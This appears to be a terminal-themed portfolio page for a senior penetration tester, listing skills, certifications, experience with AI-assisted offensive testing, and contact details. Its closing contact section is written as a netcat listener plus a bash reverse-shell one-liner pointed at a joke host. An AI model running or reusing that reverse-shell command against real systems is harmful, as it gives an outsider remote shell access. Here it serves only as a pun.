$ whoami

_

7+ Years Offensive Security | Network Penetration | Web Application Penetration Testing | Mobile Penetration Testing | LLM Penetration Testing | AI Automation

Profile
root@rohitguntuku:~# whoami
Shiva Rohit Guntuku
cat profile.json
{
  "location": "Hyderabad, Telangana",
  "email": "guntuku.shivarohit@gmail.com",
  "phone": "+91 7207408977",
  "languages": ["English", "Telugu", "Hindi"],
  "interests": [
    "Red Team", 
    "Bug Bounty", 
    "CTF",
    "Travelling & Music"
  ]
}
wget rohitguntuku.in/resume.pdf

$ cat ~/.skills/technical.json

Technical Arsenal

Comprehensive toolkit & core competencies

Offensive Security

  • [+] Web/API (OWASP Top 10, Business logics, etc.)
  • [+] Active Directory Exploitation & PrivEsc
  • [+] Mobile Sec (Rev Eng)
  • [+] Network Protocols & Misconfigs
  • [+] Vulnerability Chaining & WAF Bypass

AI-Assisted OffSec

  • [*] LLM-Assisted Penetration Testing
  • [*] Claude via Burp Suite MCP
  • [*] Automated Payload Crafting
  • [*] Adversarial Prompt Engineering
  • [*] AI Model Sec (Prompt Injection, Leaks)

VA/PT Tooling

Burp Suite Pro OWASP ZAP Metasploit Sliver C2 AdaptixC2 MobSF SQLmap Nikto Nmap Wireshark Qualys Nessus

Source Code Review & Scripting

Proficient in performing deep manual source code reviews, crafting custom WAF bypass scripts, and payload manipulation across multiple environments.

Python JavaScript Bash Java PHP

Professional & Interpersonal Skills

Risk Articulation & Communication: Adept at conveying complex AD exploits and misconfigurations to both technical teams and non-technical stakeholders.
Mentorship & Leadership: Proven track record of mentoring junior analysts to standardize methodologies and improve overall testing quality.
Methodologies & Standards: Deep understanding of secure software design, PTES, NIST frameworks, OWASP Mobile Top 10, and CVSS risk prioritization.

$ cat ~/.career/experience.log

Experience & Education

B.Tech IT

2013 - 2017

Pen Tester

2019 - 2024

Sr. Pen Tester

2024 - 2025

Sr. Pen Tester

GlobalLogic

Senior Penetration Tester

GlobalLogic India Private Ltd.

Jun 2025 - Present
  • [+] Leading advanced web application and API penetration testing engagements, focusing on complex attack surfaces, authentication flows, and business logic vulnerabilities.
  • [+] AI-Assisted OffSec: Integrated Claude LLM via Model Context Protocol (MCP) with Burp Suite Pro to automate complex HTTP traffic analysis and API misconfigurations.
  • [+] Conducting security assessments of AI-powered chatbot agents and LLM-integrated applications, identifying prompt injection risks and data leakage.
  • [+] Leveraging AI-assisted code generation through Claude to rapidly develop bespoke exploit scripts and craft highly evasive payloads.
  • [+] Testing REST and GraphQL APIs for vulnerabilities including BOLA/IDOR, broken authentication, and improper input validation.
  • [+] Assisting teams with secure design reviews and threat modelling for AI-enabled applications.

$ ls -la ~/certifications/

Certifications

OSCP+

OSCP+ & OSCP

OffSec Certified Professional

OSID: 570185

CRTP

CRTP

Certified Red Team Professional

ID: 61065919

CEH

C|EH

Certified Ethical Hacker

ID: ECC8236479150

AD-RTS

AD-RTS

AD Red Team Specialist

ID: 68f6192242b3b10b486f9a3f

Currently in progress: HTB Certified Penetration Testing Specialist (HTB CPTS)

$ nc -lvnp 1337

bash -i >& /dev/tcp/hire.me/1337 0>&1

Currently open to new opportunities. I am always excited to collaborate with teams to help secure their applications and environments. Whether you have a specific role in mind or just want to connect, I'd love to hear from you.

Execute Connection